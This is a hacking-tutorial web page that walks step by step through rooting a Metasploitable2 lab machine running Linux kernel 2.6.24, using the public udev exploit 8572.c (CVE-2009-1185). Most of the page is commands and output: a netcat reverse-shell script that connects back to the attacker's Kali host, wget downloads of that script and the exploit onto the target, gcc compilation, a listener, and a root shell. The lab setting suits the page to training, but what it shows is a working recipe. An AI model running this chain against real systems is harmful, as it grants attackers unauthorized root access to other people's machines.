



CEHv9 - Practice
Exam Questions



400+ Self-Practice Review
Questions with Answers

CLICK HERE

www.yeahhub.com



[Home](#)

[Tutorials](#) ▾

[CTF Challenges](#)

[Q&A](#) ▾

[Sitemap](#)

[Contact Us](#)



Search

RECENT ARTICLES

- » 10 Tips and Best Practices To Improve PHP Security
- » How to use Proxychains in Kali Linux OS
- » Tips to Hack Facebook without Hassle
- » Bruteforce WordPress with XMLRPC Python Exploit
- » Top 10 Essential CTF Tools for Solving Reversing Challenges
- » How to turn on PowerShell Transcription Logging in Windows 10
- » Top 10 NMAP Widely Used Commands
- » Top 8 Basic Google Search Dorks [Live Examples]
- » Top 3 Open Source SSL Testing Tools

For getting root level access (Kernel 2.6)

LINUX PRIVILEGE ESCALATION

TUTORIALS

Linux Privilege Escalation With Kernel Exploit – [8572.C]

📅 August 18, 2018 👤 H4ck0 💬 Comment(0)

In a [previous tutorial](#), we used Metasploit Framework to gain a low-level shell through meterpreter on the target system (Metasploitable2 Machine) by exploiting the ShellShock vulnerability. But that low level shell is not root shell, it means you can't run all system level command.

To run all root or system level commands, you must escalate all the privileges and get into root. Escalating privileges basically means adding more rights or permissions to a user account.

A privilege escalation attack is a type of network intrusion that takes advantage of programming errors or design flaws to grant the attacker elevated access to the network and its associated data and applications.

So Here, we've already a shell.

Type "**uname -a**" to view all the kernel information about the system and it seems that the Kernel version is 2.6.24 which is too old version and the latest version is around 4.x.x

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

And with "**lsb_release -a**" command will gives all the information about the distribution.

There are basically two methods of classifying exploits:

- A **remote exploit** works over a network and exploits security vulnerabilities without any prior access to the vulnerable system.
- A **local exploit** requires prior access to the vulnerable system to increase privileges.

» [Overview of Mobile Learning Platforms](#)



And here, we've 3 ways to search an exploit for above kernel version i.e. **2.6.24** (running on Ubuntu 8.04):

- With Searchsploit Tool
- With [Exploit-db.com](https://www.exploit-db.com) Website
- With Google Search Engine

Kali Linux itself has an open source tool called **SearchSploit** pre-installed in it.


Searchsploit is nothing but a database which contains various exploits related to Kernel level, system level and application level.

Since we're looking for a privilege escalation exploit which takes advantage of flaw in UDEV device manager, allowing for remote code execution via unverified Netlink message.

In computer security, an exploit is a piece of software that takes advantage of a bug, glitch, or vulnerability, leading to unauthorized access, privilege escalation, or denial of service on a computer system.


To search this kind of exploit with Searchsploit, the command is:

```
Command: searchsploit privilege | grep -i linux | grep -i kernel | grep 2.6
```



Simply type "**locate 8572.c**" to find out the path of the exploit which is

/usr/share/exploitdb/exploits/linux/local/8572.c

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the command 'locate 8572.c' and its output. Below that, the command 'cat /usr/share/exploitdb/exploits/linux/local/8572.c' is executed, displaying the contents of the file. The file content includes a header, CVE information, a description of the exploit, and notes.

```
root@kali: ~  
File Edit View Search Terminal Help  
Yehuda. (Gom)  
root@kali:~# locate 8572.c  
/usr/share/exploitdb/exploits/linux/local/8572.c  
root@kali:~#  
root@kali:~# cat /usr/share/exploitdb/exploits/linux/local/8572.c  
/*  
 * cve-2009-1185.c  
 *  
 * udev < 141 Local Privilege Escalation Exploit  
 * Jon Oberheide <jon@oberheide.org>  
 * http://jon.oberheide.org  
 *  
 * Information:  
 *  
 * http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185  
 *  
 * udev before 1.4.1 does not verify whether a NETLINK message originates  
 * from kernel space, which allows local users to gain privileges by sending  
 * a NETLINK message from user space.  
 *  
 * Notes:  
 *  
 * An alternate version of kcope's exploit. This exploit leverages the  
 * 95-udev-late.rules functionality that is meant to run arbitrary commands  
 * when a device is removed. A bit cleaner and reliable as long as your
```

Most of the exploits are coded in c language and you just need to compile the exploit with gcc compiler and run the exploit against the target. But before to do this, make sure that your apache service must be in active state.

To start the apache server, the command is:

```
Command: service apache2 restart
```

And for status check, the command is:

```
Command: service apache2 status
```



```
root@kali: ~  
File Edit View Search Terminal Help  
Vulnerability.com  
root@kali:~# ln -s /usr/share/exploitdb/exploits/linux/local/ /var/www/html/  
root@kali:~#
```

This exploit will run from the **/tmp** directory on the target, so first we need to create the file that will execute.

On Kali still, type **gedit /var/www/html/run** and enter these lines in the file:

Code:

```
#!/bin/bash  
nc <kali-linux-ip> <port> -e /bin/bash
```



The screenshot shows a Kali Linux terminal window with the title 'root@kali: ~'. The terminal displays a large ASCII art logo for 'Vulnhub.com'. Below the logo, the command 'root@kali:~# gedit /var/www/html/run' is entered. A gedit editor window is open, showing a file named '*run' with the content: '#! /bin/bash' and 'nc 192.168.20.129 4321 -e /bin/bash|'. The terminal window also shows a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'.

When this file is executed, it will use Netcat to connect to **Kali's IP address** on port **4321** and spawn a shell.

Now we're ready to upload the files to the target. Back in our low-level shell, change into the **/tmp** directory by typing "**cd /tmp**" and use the wget utility to connect to the server running on Kali and transfer the files onto the target machine.

Command: wget http://<kali-ip>/run

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

cd /tmp
wget http://192.168.20.129/run
--02:50:38-- http://192.168.20.129/run
           => `run'
Connecting to 192.168.20.129:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 49

 0K                                     100%   9.57 KB/s

02:50:38 (9.57 KB/s) - `run' saved [49/49]
```

Next download the exploit by typing “**wget http://192.168.20.129/local/8572.c**”, as we’ve already symlinked the directory

```
wget http://192.168.20.129/local/8572.c
--02:51:24-- http://192.168.20.129/local/8572.c
           => `8572.c'
Connecting to 192.168.20.129:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,876 (2.8K) [text/x-csrc]

 0K ..                                100% 467.57 MB/s

02:51:24 (467.57 MB/s) - `8572.c' saved [2876/2876]
```

Now we’ve already transferred all the required files to the target server, so its time to compile the exploit with the help of gcc compiler by typing the following command:

Command: gcc -o exploit 8572.c

Since the exploit is in c language so we need to make it executable.

```
gcc -o exploit 8572.c
8572.c:110:28: warning: no newline at end of file
collect2: cannot find 'ld'
```

But as you can see that, it shows some error related to ld like “**cannot find ld**” (the dynamic linker), so we need to define the ld command path with **-B** attribute as showing in below command:

Command: `gcc -B /usr/bin -o exploit 8572.c`

So type “**ls**” command for verification that you’ve actually exploited the server.

```
gcc -B /usr/bin -o exploit 8572.c
8572.c:110:28: warning: no newline at end of file

ls
5164.jsvc_up
8572.c
echo
exploit
gconfd-msfadmin
ksBQJ
orbit-msfadmin
run
```

In the documentation of the **8572.c** file, it said that we need to find the PID (process identifier) of the Netlink socket, which is usually the PID of the UDEV process minus one.

We can do that by running **cat /proc/net/netlink**, and the only nonzero PID should be the number we want (which is **2765** in our case).

```
cat /proc/net/netlink
sk      Eth Pid      Groups  Rmem    Wmem    Dump    Locks
ddf0c800 0    0      00000000 0        0      00000000 2
df405400 4    0      00000000 0        0      00000000 2
dd39b800 7    0      00000000 0        0      00000000 2
dd8ed600 9    0      00000000 0        0      00000000 2
dd830400 10   0      00000000 0        0      00000000 2
ddf0cc00 15   0      00000000 0        0      00000000 2
df876600 15   2765   00000001 0        0      00000000 2
dddae800 16   0      00000000 0        0      00000000 2
df8d0600 18   0      00000000 0        0      00000000 2
```

Verify that this is correct by running **ps aux | grep udev** – it should be one number higher i.e. **(2766)**

```
ps aux | grep udev
root      2766  0.0  0.1  2216  664 ?        S<s  Aug16   0:00 /sbin/udev --daemon
```


In next, you need to setup a listener with the help of netcat command with same port i.e. **4321** by typing:

Command: nc -lvp 4321

```
root@kali: ~  
File Edit View Search Terminal Help  
Y3a1n4h4b @com  
root@kali:~# nc -lvp 4321  
listening on [any] 4321 ...
```

so your listener is ready, your exploit is already compiled and is in executable form, so simply run the exploit by typing “./exploit 2765” in target server.

Note: Remember to pass the PID of netlink as an argument.



The image shows two terminal windows from a Kali Linux system. The top window displays the command `ps aux | grep udev` which lists the `udevd` daemon process. Below this, the command `./exploit 2765` is entered. The bottom window shows a netcat listener (`nc -lvp 4321`) that receives a connection from `192.168.20.129`. Above the netcat output, the text `Yehthub.com` is displayed in a large, stylized font.

```
root@kali: ~  
File Edit View Search Terminal Help  
ps aux | grep udev  
root      2766  0.0  0.1  2216   664 ?        S<s  Aug16   0:00 /sbin/udevd --daemon  
./exploit 2765  
[ ]  
  
root@kali: ~  
File Edit View Search Terminal Help  
Yehthub.com  
root@kali:~# nc -lvp 4321  
listening on [any] 4321 ...  
192.168.20.128: inverse host lookup failed: Unknown host  
connect to [192.168.20.129] from (UNKNOWN) [192.168.20.128] 46574  
[ ]
```

As soon as you run the exploit, you'll automatically get the reverse connection with full root privileges which you can further confirm by typing "**whoami**" or "**id**" command.

```
root@kali: ~  
File Edit View Search Terminal Help  
Vgghnub @ G0m  
root@kali:~# nc -lvp 4321  
listening on [any] 4321 ...  
192.168.20.128: inverse host lookup failed: Unknown host  
connect to [192.168.20.129] from (UNKNOWN) [192.168.20.128] 46574  
id  
uid=0(root) gid=0(root)  
whoami  
root  
pwd  
/
```



Have something to say about this article? Comment below or share it with us on [Facebook](#) or [Twitter](#).

Tagged anonymize linux system, Exploitdb, Linux 8572 Exploit, Linux Exploitation Tutorial, Linux kernel Exploitation, Linux Privilege Escalation, linux privilege escalation cron, linux privilege escalation exploit, linux privilege escalation github, linux privilege escalation metasploit, linux privilege escalation script, linux privilege escalation setuid, linux privilege escalation techniques, linux privilege escalation tutorial, Linux root access, Linux Server Rooting, OSCP Tutorial, Privilege Escalation, Privilege Escalation Buffer overflow, Privilege Escalation Exploitdb, Privilege Escalation linux, Privilege Escalation OSCP, Privilege Escalation OWASP, Privilege Escalation Tools, Privilege Escalation Web Application, Server Rooting, ShellShock, shellshock root access



H4ck0

Step by step hacking tutorials about wireless cracking, kali linux, metasploit, ethical hacking, seo tips and tricks, malware analysis and scanning.

<https://www.yeahhub.com/>

WHERE SHOULD WE SEND ?

HACKING TUTORIALS & INFOSEC NEWS?

Subscribe to Our Newsletter and Get Instant Delivered to Your Email Inbox.

Enter your first name

Enter your email here

Subscribe Now

We respect your privacy and take protecting it seriously.

RELATED ARTICLES



TECH ARTICLES

Useful Commands while performing Local Enumeration in UNIX

📅 May 27, 2018 👤 H4ck0

◀ 10 SEO tools all sma...



TUTORIALS

Exploitation of ShellShock Vulnerability with BadBash Tool

📅 August 18, 2018 👤 H4ck0



TECH ARTICLES

Useful Commands and Tools – OSCP

📅 March 31, 2019 👤 H4ck0

Exploitation of ShellSh...

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Please enter an
answer in digits:

five x five =

Post Comment

DISCLAIMER

Yeahhub.com does not represent or endorse the accuracy or reliability of any information's, content or advertisements contained on,

RECENT COMMENTS

LATEST ARTICLES

- » 10 Tips and Best Practices To Improve PHP Security
July 17, 2019

distributed through, or linked, downloaded or accessed from any of the services contained on this website, nor the quality of any products, information's or any other material displayed, purchased, or obtained by you as a result of an advertisement or any other information's or offer in or in connection with the services herein.

💬 Cortez on [Persistent Backdoor in Android using Kali Linux with a Shell script](#)

💬 yr ho on [How to Download Wistia Videos without any Tool](#)

💬 Jimmy Johns Jarner on [How to Download Wistia Videos without any Tool](#)

💬 Wangolo Joel on [Subdomain Enumeration Tools – 2019 Update](#)

» [How to use Proxychains in Kali Linux OS](#)
July 9, 2019

» [Tips to Hack Facebook without Hassle](#)
June 25, 2019

» [Bruteforce WordPress with XMLRPC Python Exploit](#)
June 17, 2019

» [Top 10 Essential CTF Tools for Solving Reversing Challenges](#)
June 16, 2019

Copyright © 2019 | Developed & Maintained by [Mohali VA/PT Team](#)

[Write for us](#) | [Advertise](#) | [Privacy Policy](#) | [Terms of use](#) | [Cookie Policy](#) | [Disclaimer](#) | [Report a bug](#)